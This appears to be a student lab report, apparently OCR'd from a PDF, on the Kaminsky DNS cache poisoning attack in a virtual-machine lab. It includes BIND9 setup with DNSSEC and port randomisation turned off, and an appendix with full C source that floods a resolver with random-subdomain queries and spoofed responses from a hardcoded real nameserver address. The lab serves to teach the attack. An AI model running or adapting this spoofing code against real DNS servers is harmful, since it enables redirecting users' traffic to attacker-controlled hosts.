


Figure 46: Network Topology

3.1.2 Installing DNS server

The DNS server that will be used on Ubuntu is `BIND9` and can be installed using the following line.

```
$ sudo apt-get install bind9
```

3.1.3 Creating domain configuration files

For the DNS server to function, the configuration file `named.conf` needs to be present and reads additional files such as `named.conf.options`, all located in the folder `/etc/bind/`. The following lines are added so that the DNS server's cache dump can be read.

```
options {
    dump-file    "/var/cache/bind/dump.db";
};
```

3.1.4 Starting the DNS server

To start the `BIND9` DNS server, the following command is executed in Terminal.

```
$sudo service bind9 restart
```

3.1.5 Configuring User Machine

On the user's machine, the default DNS server needs to be amended. This is done by changing the `resolv.conf` file. The following single line is added to the file.

```
nameserver 192.168.43.157 #IP address of server just setup
```

Additionally, the changes made might be overwritten by the DHCP client and needs to be avoided to complete the lab properly. To do so, the DNS server address on our wired connection (Under IPv4 settings) is manually and explicitly defined. To refresh the connection and ensure that the changes take effect immediately, the name of our connection "Wired connection 1" is clicked to force refresh the network.

3.2 Kaminsky Attack

When using the local DNS attack method, it is much simpler as the packets originating from the user or the server can be sniffed easily. However, on a remote network this is not possible. Furthermore, querying a domain will effectively make the results cached onto the server, which will require a period of time before the cache expires (usually 48 hours). This method is ineffective due to the long periods of waiting.

Kaminsky developed an attack that is more effective against systems on remote networks. As the transaction ID on the packet only allows for 65536 values, it is not impractical to flood the server with all 65536 packets. The limitation of blindly flooding the server is that the packet with the legitimate response and valid transaction ID may be received before the spoofed packet with the valid transaction ID may be sent. In this instance, the DNS attack will still fail as the entry from the legitimate response will be successfully cached.

This method was further extended to query sub-domains, as infinitely many sub-domains can be created. Since the query results for the sub-domains do not exist,

the DNS server must query everytime it receives a request for each sub-domain. This provides another window and defeats the caching effect.

In the event the transaction ID of the spoofed packet is accepted by the DNS server, the nameserver mentioned in the packet will be cached. At this stage, the DNS cache has been poisoned.

To prepare the Kaminsky attack, further configuration is required on the user and DNS server VM.

1. All 3 VM must have its network adapter set to "NAT" or Network Address Translation.
2. For simplicity in this lab, source port randomisation is turned off and set to **33333**. Source port randomisation makes it more difficult to guess the originating source port of the packet. The file `/etc/bind/named.conf.options` is modified with the following line.

   ```
   query-source port 33333
   ```

3. DNS servers now have an added protection scheme called *DNSSEC (Domain Name Security Extensions)* DNSSEC works on the basis of using digital signatures and standard algorithms such as RSA and ECC as well as using absolute timestamps to ensure the validity of the responses. This method was implemented to solve the problem of forged and manipulated DNS data, such as by the DNS cache poisoning attack.

   To turn this feature off, the file `/etc/bind/named.conf.options` is again modified.

   ```
   //dnssec-validation auto;
     dnssec-enable no;
   ```

4. The last step involves flushing the cache and restarting the DNS server, which can be accomplished with the following code.

   ```
   $ sudo rndc flush
   $ sudo service bind9 restart
   ```

To ensure the attack is successful, the attacker needs to send DNS queries to the DNS server using random hostnames. After each query is sent out, large numbers of DNS response packets are sent out within a short timeframe and hoping that a packet with the correct transaction ID is accepted before the actual response is received.

Before executing the attack, a sample code file `udp.c` has been provided with missing information to be filled up. The completed code, together with the information for selected blocks has been explained in Appendix A.

To create a working program from the completed code, the file is compiled using `gcc` with the `lpcap` switch defined.

```
$ gcc -lpcap udp.c -o attack
```

The attack may take several executions before the execution of the query reflects the malicious nameserver. To analyse whether the attack was successful, the cache is dumped into a database and the required components are extracted out to be printed on the screen.

```
$ sudo rndc dumpdb -cache
$ sudo cat /var/cache/bind/dump.db | grep att
```

Successful execution of the attack program will result in a printed line containing the nameserver `ns.dnslabattacker.net`. Looking further into the actual database itself, it can be seen that the malicious nameserver has been added as an authority for the domain `example.com`.




Figure 47: Poisoned DNS Cache

3.3 Result Verification

When performing the DNS query on the domain `example.com`, it can be noticed that the nameserver is stated. However, nameserver will be marked invalid as the zone to receive queries is not set-up to respond. Due to this, there is no valid record for the domain.

To resolve this issue, a zone record is created on the server itself (so it does not need to send requests to the internet to obtain the IP address). To do so, the following configurations need to be made:

1. The file `/etc/bind/named.conf.default-zones` has the following lines added to it.

```
zone "ns.dnslabattacker.net" {
    type master;
    file "/etc/bind/db.attacker";
};
```

2. The file `/etc/bind/db.attacker` is created to hold the resource records required to redirect the DNS queries to the malicious DNS server.

```
$TTL 604800
@        IN    SOA    localhost. root.localhost. (
         2; serial
         604800; refresh
         86400;retry
         2419200; expire
         604800); negative cache TTL

@        IN    NS    ns.dnslabattacker.net.
@        IN    A     192.168.43.157
@        IN    AAAA  ::1
```

3. Because the attacker's system will also receive DNS queries, it too must also be configured with the relevant zone to reply the queries. In the file `/etc/bind/named.conf.local`, the following lines are added.

```
zone "example.com"{
        type master;
        file "/etc/bind/example.com.db";
};
```

Another file `/etc/bind/example.com.db` must also be created.

```
$TTL 3D
@        IN    SOA    ns.example.com. admin.example.com. (
         2008111001
         8H
         2H
         4W
         1D)

@        IN    NS    ns.dnslabattacker.net.
@        IN    MX    10 mail.example.com.

www      IN    A     1.2.3.4
mail     IN    A     5.6.7.8
*.example.com  IN  A 9.10.11.12
```

After the files have been modified, the `bind9` service must be restarted for the changes to take effect. To do so, the following line can be used to restart the server.

```
$ sudo service bind9 restart
```

The same attack program is executed now and if the attack is successful, the IP address 1.2.3.4 will appear when the domain `www.example.com` is queried.




Figure 48: Complete Cache Poisoning

4 Appendix A: udp.c

4.1 Code

```
// ----udp.c------
// This sample program must be run with root privileges!
//
// The program is to spoof tons of different queries to the victim.
// Use wireshark to study the packets. However, it is not enough for
// the lab, please finish the response packet and complete the task.
//
// Compile command:
// gcc -lpcap udp.c -o udp
//
//

#include <unistd.h>
#include <stdio.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#include <netinet/udp.h>
#include <fcntl.h>
#include <string.h>
#include <errno.h>
#include <stdlib.h>
#include <libnet.h>
// The packet length

#define PCKT_LEN 8192
#define FLAG_R 0x8400
#define FLAG_Q 0x0100

// Can create separate header file (.h) for all headers' structure

// The IP header's structure

struct ipheader
{
    unsigned char      iph_ihl:4, iph_ver:4;
    unsigned char      iph_tos;
    unsigned short int iph_len;
    unsigned short int iph_ident;

//    unsigned char      iph_flag;

    unsigned short int iph_offset;
    unsigned char      iph_ttl;
    unsigned char      iph_protocol;
    unsigned short int iph_chksum;
    unsigned int       iph_sourceip;
    unsigned int       iph_destip;

```

```
};

// UDP header's structure

struct udpheader
{
    unsigned short int udph_srcport;
    unsigned short int udph_destport;
    unsigned short int udph_len;
    unsigned short int udph_chksum;
};
struct dnsheader
{
    unsigned short int query_id;
    unsigned short int flags;
    unsigned short int QDCOUNT;
    unsigned short int ANCOUNT;
    unsigned short int NSCOUNT;
    unsigned short int ARCOUNT;
};
// This structure is just for convenience, as 4 byte data often appears in the
↪  DNS packets.
struct dataEnd
{
    unsigned short int  type;
    unsigned short int  class;
};
// total udp header length: 8 bytes (=64 bits)


// (Added) Structure to hold the answer end section
struct ansEnd
{
    //char* name;
    unsigned short int type;
    //char* type;
    unsigned short int class;
    //char* class;
    //unsigned int ttl;
    unsigned short int ttl_l;
    unsigned short int ttl_h;
    unsigned short int datalen;
};

// (Added) structure to hold the authorative nameserver end section
struct nsEnd
{
    //char* name;
    unsigned short int type;
    unsigned short int class;
    //unsigned int ttl;
    unsigned short int ttl_l;
```

```
100     unsigned short int ttl_h;
101     unsigned short int datalen;
102     //unsigned int ns;
103 };
104 
105 unsigned int checksum(uint16_t *usBuff, int isize)
106 {
107     unsigned int cksum=0;
108     for(; isize>1; isize-=2)
109     {
110         cksum+=*usBuff++;
111     }
112     if(isize==1)
113     {
114         cksum+=*(uint16_t *)usBuff;
115     }
116     return (cksum);
117 }
118 
119 // calculate udp checksum
120 uint16_t check_udp_sum(uint8_t *buffer, int len)
121 {
122     unsigned long sum=0;
123     struct ipheader *tempI=(struct ipheader *)(buffer);
124     struct udpheader *tempH=(struct udpheader *)(buffer+sizeof(struct ipheader));
125     struct dnsheader *tempD=(struct dnsheader *)(buffer+sizeof(struct
      ↪  ipheader)+sizeof(struct udpheader));
126     tempH->udph_chksum=0;
127     sum=checksum( (uint16_t *)   &(tempI->iph_sourceip),8 );
128     sum+=checksum((uint16_t *) tempH,len);
129 
130     sum+=ntohs(IPPROTO_UDP+len);
131 
132     sum=(sum>>16)+(sum & 0x0000ffff);
133     sum+=(sum>>16);
134 
135     return (uint16_t)(~sum);
136 }
137 // Function for checksum calculation. From the RFC,
138 
139 // the checksum algorithm is:
140 //  "The checksum field is the 16 bit one's complement of the one's
141 //  complement sum of all 16 bit words in the header.  For purposes of
142 //  computing the checksum, the value of the checksum field is zero."
143 
144 unsigned short csum(unsigned short *buf, int nwords)
145 {
146     unsigned long sum;
147     for(sum=0; nwords>0; nwords--)
148         sum += *buf++;
149     sum = (sum >> 16) + (sum &0xffff);
150     sum += (sum >> 16);
```

```
151     return (unsigned short)(~sum);
152 }
153
154 // (Added) Create response packet
155
156 int response(char* request_url, char* src_addr, char* dest_addr)
157 {
158
159 // socket descriptor
160     int sd;
161
162 // buffer to hold the packet
163     char buffer[PCKT_LEN];
164
165 // set the buffer to 0 for all bytes
166     memset(buffer, 0, PCKT_LEN);
167
168 // Our own headers' structures
169     struct ipheader *ip = (struct ipheader *) buffer;
170     struct udpheader *udp = (struct udpheader *) (buffer + sizeof(struct
     ↪  ipheader));
171     struct dnsheader *dns=(struct dnsheader*) (buffer +sizeof(struct
     ↪  ipheader)+sizeof(struct udpheader));
172
173 // Data is the pointer that points to the first byte of the DNS payload
174     char *data=(buffer +sizeof(struct ipheader)+sizeof(struct
     ↪  udpheader)+sizeof(struct dnsheader));
175
176
177 ////////////////////////////////////////////////////////////////////////
178 // dns fields(UDP payload field)
179 // relate to the lab, you can change them. begin:
180 ////////////////////////////////////////////////////////////////////////
181
182 //The flag you need to set
183
184     dns->flags=htons(FLAG_R); //Response
185
186 //only 1 query, so the count should be one.
187     dns->QDCOUNT=htons(1);
188     dns->ANCOUNT=htons(1);
189     dns->NSCOUNT=htons(1);
190     dns->ARCOUNT=htons(1);
191
192 //query string
193     strcpy(data,request_url);
194     int length=strlen(data)+1;
195
196 //This is more convenient to write the 4bytes in a more organised way.
197
198     struct dataEnd * end=(struct dataEnd *)(data+length);
199     end->type=htons(1);
```

```
200     end->class=htons(1);
201
202 //add the answer section here
203     char *ans=(buffer +sizeof(struct ipheader)+sizeof(struct
        ↪  udpheader)+sizeof(struct dnsheader)+sizeof(struct dataEnd)+length);
204
205     strcpy(ans,request_url);
206     int anslength= strlen(ans)+1;
207
208     struct ansEnd * ansend=(struct ansEnd *)(ans+anslength);
209     ansend->type=htons(1);
210     ansend->class=htons(1);
211     ansend->ttl_l=htons(0x00); //TTL is 208 seconds
212     ansend->ttl_h=htons(0xD0);
213     ansend->datalen=htons(4);
214
215     char *ansaddr=(buffer +sizeof(struct ipheader)+sizeof(struct
        ↪  udpheader)+sizeof(struct dnsheader)+sizeof(struct
        ↪  dataEnd)+length+sizeof(struct ansEnd)+anslength);
216
217     strcpy(ansaddr,"\1\2\3\4"); //Provides the IP address of query resource
218     int addrlen = strlen(ansaddr);
219
220 //add the authoritative section here
221     char *ns =(buffer +sizeof(struct ipheader)+sizeof(struct
        ↪  udpheader)+sizeof(struct dnsheader)+sizeof(struct
        ↪  dataEnd)+length+sizeof(struct ansEnd)+anslength+addrlen);
222     strcpy(ns,"\7example\3com"); // Nameserver for resolving domain
223     int nslength= strlen(ns)+1;
224
225     struct nsEnd * nsend=(struct nsEnd *)(ns+nslength);
226     nsend->type=htons(2);
227     nsend->class=htons(1);
228     nsend->ttl_l=htons(0x00);
229     nsend->ttl_h=htons(0xD0);
230     nsend->datalen=htons(23);
231
232     char *nsname=(buffer +sizeof(struct ipheader)+sizeof(struct
        ↪  udpheader)+sizeof(struct dnsheader)+sizeof(struct
        ↪  dataEnd)+length+sizeof(struct ansEnd)+anslength+addrlen+sizeof(struct
        ↪  nsEnd)+nslength);
233
234     strcpy(nsname,"\2ns\16dnslabattacker\3net"); //Provides resolution to the
        ↪  domain
235     int nsnamelen = strlen(nsname)+1;
236
237 //add the additional report here
238     char *ar=(buffer +sizeof(struct ipheader)+sizeof(struct
        ↪  udpheader)+sizeof(struct dnsheader)+sizeof(struct
        ↪  dataEnd)+length+sizeof(struct ansEnd)+anslength+addrlen+sizeof(struct
        ↪  nsEnd)+nslength+nsnamelen);
```

```
239     strcpy(ar,"\2ns\16dnslabattacker\3net"); //IP Address (A record) of
        ↪  nameserver
240     int arlength = strlen(ar)+1;
241     struct ansEnd* arend = (struct ansEnd*)(ar + arlength);
242     arend->type = htons(1);
243     arend->class=htons(1);
244     arend->ttl_l=htons(0x00);
245     arend->ttl_h=htons(0xD0);
246     arend->datalen=htons(4);
247     char *araddr=(buffer +sizeof(struct ipheader)+sizeof(struct
        ↪  udpheader)+sizeof(struct dnsheader)+sizeof(struct
        ↪  dataEnd)+length+sizeof(struct ansEnd)+anslength+addrlen+sizeof(struct
        ↪  nsEnd)+nslength+nsnamelen+arlength+sizeof(struct ansEnd));
248
249     strcpy(araddr,"\1\2\3\4"); //IP Address for resource
250     int araddrlen = strlen(araddr);
251
252
253 ////////////////////////////////////////////////////////////////////
254 //
255 // DNS format, relate to the lab, you need to change them, end
256 //
257 ////////////////////////////////////////////////////////////////////
258
259
        ↪  /*****************************************************************************
260     Construction of the packet is done.
261     now focus on how to do the settings and send the packet we have composed out
262
    ↪  *****************************************************************************
263     // Source and destination addresses: IP and port
264
265     struct sockaddr_in sin, din;
266     int one = 1;
267     const int *val = &one;
268 //while(1){
269
270     //dns->response_id=rand(); // transaction ID for the query packet, use random
        ↪  #
271     // Create a raw socket with UDP protocol
272
273     sd = socket(PF_INET, SOCK_RAW, IPPROTO_UDP);
274
275
276     if(sd<0 ) // if socket fails to be created
277         printf("socket error\n");
278
279     // The source is redundant, may be used later if needed
280     // The address family
281
282     sin.sin_family = AF_INET;
283     din.sin_family = AF_INET;
```

```
284
285     // Port numbers
286
287     sin.sin_port = htons(33333);
288     din.sin_port = htons(53);
289
290     // IP addresses
291
292     sin.sin_addr.s_addr = inet_addr(src_addr); // this is the second argument we
        ↪  input into the program
293     din.sin_addr.s_addr = inet_addr("199.43.135.53"); // this is the first
        ↪  argument we input into the program
294
295     // Fabricate the IP header or we can use the
296     // standard header structures but assign our own values.
297
298     ip->iph_ihl = 5;
299     ip->iph_ver = 4;
300     ip->iph_tos = 0; // Low delay
301
302     unsigned short int packetLength =(sizeof(struct ipheader) + sizeof(struct
        ↪  udpheader)+sizeof(struct dnsheader)+length+sizeof(struct
        ↪  dataEnd)+anslength+sizeof( struct ansEnd)+nslength+sizeof(struct
        ↪  nsEnd)+addrlen+nsnamelen+arlength+sizeof(struct ansEnd)+araddrlen); //
        ↪  length + dataEnd_size == UDP_payload_size
303
304     ip->iph_len=htons(packetLength);
305     ip->iph_ident = htons(rand()); // we give a random number for the
        ↪  identification
306
307     ip->iph_ttl = 110; // hops
308     ip->iph_protocol = 17; // UDP
309
310     // Source IP address, use the actual IP address of example.com nameserver
311
312     ip->iph_sourceip = inet_addr("199.43.135.53");
313
314     // The destination IP address
315
316     ip->iph_destip = inet_addr(src_addr);
317
318     // Fabricate the UDP header. Source port number is redundant
319
320     udp->udph_srcport = htons(53);  // Random source port number, lower numbers
        ↪  may be reserved
321
322     // Destination port number
323
324     udp->udph_destport = htons(33333);
325
```

```
326     udp->udph_len = htons(sizeof(struct udpheader)+sizeof(struct
        ↪  dnsheader)+length+sizeof(struct dataEnd)+anslength+sizeof( struct
        ↪  ansEnd)+nslength+sizeof(struct
        ↪  nsEnd)+addrlen+nsnamelen+arlength+sizeof(struct ansEnd)+araddrlen); //
        ↪  udp_header_size + udp_payload_size
327
328     // Calculate the checksum for integrity//
329
330     ip->iph_chksum = csum((unsigned short *)buffer, sizeof(struct ipheader) +
        ↪  sizeof(struct udpheader));
331
332     udp->udph_chksum=check_udp_sum(buffer, packetLength-sizeof(struct ipheader));
333
334
335     // Prevent kernel from filling up DNS packet with its information
336     if(setsockopt(sd, IPPROTO_IP, IP_HDRINCL, val, sizeof(one))<0 )
337     {
338         printf("error\n");
339         exit(-1);
340     }
341
342     int count = 0;
343     int trans_id = 3000;
344     while(count < 100)
345     {
346
347
348 // This is to generate queries for random sub-domains xxxxx.example.com
349         dns->query_id=trans_id+count;
350         udp->udph_chksum=check_udp_sum(buffer, packetLength-sizeof(struct
            ↪  ipheader));
351 // Recalculate the checksum for the UDP packet
352
353         // Send the packet out.
354         if(sendto(sd, buffer, packetLength, 0, (struct sockaddr *)&sin,
            ↪  sizeof(sin)) < 0)
355             printf("packet send error %d which means %s\n",errno,strerror(errno));
356         count++;
357     }
358     close(sd);
359
360     return 0;
361 }
362
363 int main(int argc, char *argv[])
364 {
365
366 // This is to check the argc number
367     if(argc != 3)
368     {
369         printf("- Invalid parameters!!!\nPlease enter 2 ip addresses\nFrom first
            ↪  to last:src_IP  dest_IP  \n");
```

```
370         exit(-1);
371     }
372 
373 
374 // socket descriptor
375     int sd;
376 
377 // buffer to hold the packet
378     char buffer[PCKT_LEN];
379 
380 // set the buffer to 0 for all bytes
381     memset(buffer, 0, PCKT_LEN);
382 
383     // Our own headers' structures
384 
385     struct ipheader *ip = (struct ipheader *) buffer;
386 
387     struct udpheader *udp = (struct udpheader *) (buffer + sizeof(struct
      ↪  ipheader));
388 
389     struct dnsheader *dns=(struct dnsheader*) (buffer +sizeof(struct
      ↪  ipheader)+sizeof(struct udpheader));
390 
391 // data is the pointer points to the first byte of the dns payload
392     char *data=(buffer +sizeof(struct ipheader)+sizeof(struct
      ↪  udpheader)+sizeof(struct dnsheader));
393 
394 
395 ////////////////////////////////////////////////////////////////////////
396 // dns fields(UDP payload field)
397 // relate to the lab, you can change them. begin:
398 ////////////////////////////////////////////////////////////////////////
399 
400 //The flag you need to set
401 
402     dns->flags=htons(FLAG_Q);
403 //only 1 query, so the count should be one.
404     dns->QDCOUNT=htons(1);
405 
406 
407 //query string
408     strcpy(data,"\5abcde\7example\3com");
409     int length= strlen(data)+1;
410 
411 
412 // This is more convenient to write the 4bytes in a more organised way.
413 
414     struct dataEnd * end=(struct dataEnd *)(data+length);
415     end->type=htons(1);
416     end->class=htons(1);
417 
418 
```

```
419 ////////////////////////////////////////////////////////////////////
420 //
421 // DNS format, relate to the lab, you need to change them, end
422 //
423 ////////////////////////////////////////////////////////////////////
424
425
426
    ↪ /*********************************************************************************
427     Construction of the packet is done.
428     now focus on how to do the settings and send the packet we have composed out
429
    ↪ *********************************************************************************
430     // Source and destination addresses: IP and port
431
432     struct sockaddr_in sin, din;
433     int one = 1;
434     const int *val = &one;
435     dns->query_id=rand(); // transaction ID for the query packet, use random
436
437     // Create a raw socket with UDP protocol
438
439     sd = socket(PF_INET, SOCK_RAW, IPPROTO_UDP);
440
441
442     if(sd<0 ) // if socket fails to be created
443         printf("socket error\n");
444
445     // The source is redundant, may be used later if needed
446
447     // The address family
448
449     sin.sin_family = AF_INET;
450     din.sin_family = AF_INET;
451
452     // Port numbers
453
454     sin.sin_port = htons(33333);
455     din.sin_port = htons(53);
456
457     // IP addresses
458
459     sin.sin_addr.s_addr = inet_addr(argv[2]); // this is the second argument we
    ↪  input into the program
460     din.sin_addr.s_addr = inet_addr(argv[1]); // this is the first argument we
    ↪  input into the program
461
462     // Fabricate the IP header or we can use the
463     // standard header structures but assign our own values.
464
465     ip->iph_ihl = 5;
466     ip->iph_ver = 4;
```

```
467     ip->iph_tos = 0; // Low delay
468
469     unsigned short int packetLength =(sizeof(struct ipheader) + sizeof(struct
        ↪  udpheader)+sizeof(struct dnsheader)+length+sizeof(struct dataEnd)); //
        ↪  length + dataEnd_size == UDP_payload_size
470
471     ip->iph_len=htons(packetLength);
472     ip->iph_ident = htons(rand()); // we give a random number for the
        ↪  identification
473     ip->iph_ttl = 110; // hops
474     ip->iph_protocol = 17; // UDP
475
476     // Source IP address, spoofed address is used here!!!
477
478     ip->iph_sourceip = inet_addr(argv[1]);
479
480     // The destination IP address
481
482     ip->iph_destip = inet_addr(argv[2]);
483
484
485     // Fabricate the UDP header. Source port number, redundant
486
487     udp->udph_srcport = htons(33333);  // Random source port number, lower numbers
        ↪  may be reserved
488
489     // Destination port number
490
491     udp->udph_destport = htons(53);
492     udp->udph_len = htons(sizeof(struct udpheader)+sizeof(struct
        ↪  dnsheader)+length+sizeof(struct dataEnd)); // udp_header_size +
        ↪  udp_payload_size
493
494     // Calculate the checksum for integrity//
495
496     ip->iph_chksum = csum((unsigned short *)buffer, sizeof(struct ipheader) +
        ↪  sizeof(struct udpheader));
497
498
499     udp->udph_chksum=check_udp_sum(buffer, packetLength-sizeof(struct ipheader));
500
        ↪  /*****************************************************************************
501     Tips
502     The checksum is quite important to pass the checking integrity. You need to
    ↪   study the algorithm and what part should be taken into the calculation.
503     !!!!!If you change anything related to the calculation of the checksum, you
    ↪   need to re-calculate it or the packet will be dropped.!!!!!
504     Here things became easier since I wrote the checksum function for you. You
    ↪   don't need to spend your time writing the right checksum function.
505     Just for knowledge purpose, remember the second parameter
506     for UDP checksum:
507     ipheader_size + udpheader_size + udpData_size
```

```
508     for IP checksum:
509     ipheader_size + udpheader_size
510
    ↪  ********************************************************************************/
511
512     // Prevent kernel from filling up DNS packet with its information
513     if(setsockopt(sd, IPPROTO_IP, IP_HDRINCL, val, sizeof(one))<0 )
514     {
515         printf("error\n");
516         exit(-1);
517     }
518
519     while(1)
520     {
521 // This is to generate queries for random sub-domains xxxx.example.com
522         int charnumber;
523         charnumber=1+rand()%5;
524         *(data+charnumber)+=1;
525
526         udp->udph_chksum=check_udp_sum(buffer, packetLength-sizeof(struct
            ↪  ipheader)); // recalculate the checksum for the UDP packet
527
528         // send the packet out.
529         if(sendto(sd, buffer, packetLength, 0, (struct sockaddr *)&sin,
            ↪  sizeof(sin)) < 0)
530             printf("packet send error %d which means %s\n",errno,strerror(errno));
531         sleep(0.9);
532         response(data, argv[2], argv[1]);
533     }
534     close(sd);
535
536     return 0;
537 }
```

4.2 Explanation (For Selected Parts)

Lines 33 – 49 creates the structure required for the IPv4 header, which is illustrated in the figure below[1].




Figure 49: IPv4 Header

Extensive information on the IPv4 header and its field definitions can be found on AIT's WordPress site[2].

Lines 53 – 59 creates the structure for the UDP packet header, which is illustrated in the figure below[1].

[1] `https://nmap.org/book/tcpip-ref.html`
[2] `https://advancedinternettechnologies.wordpress.com/ipv4-header/`

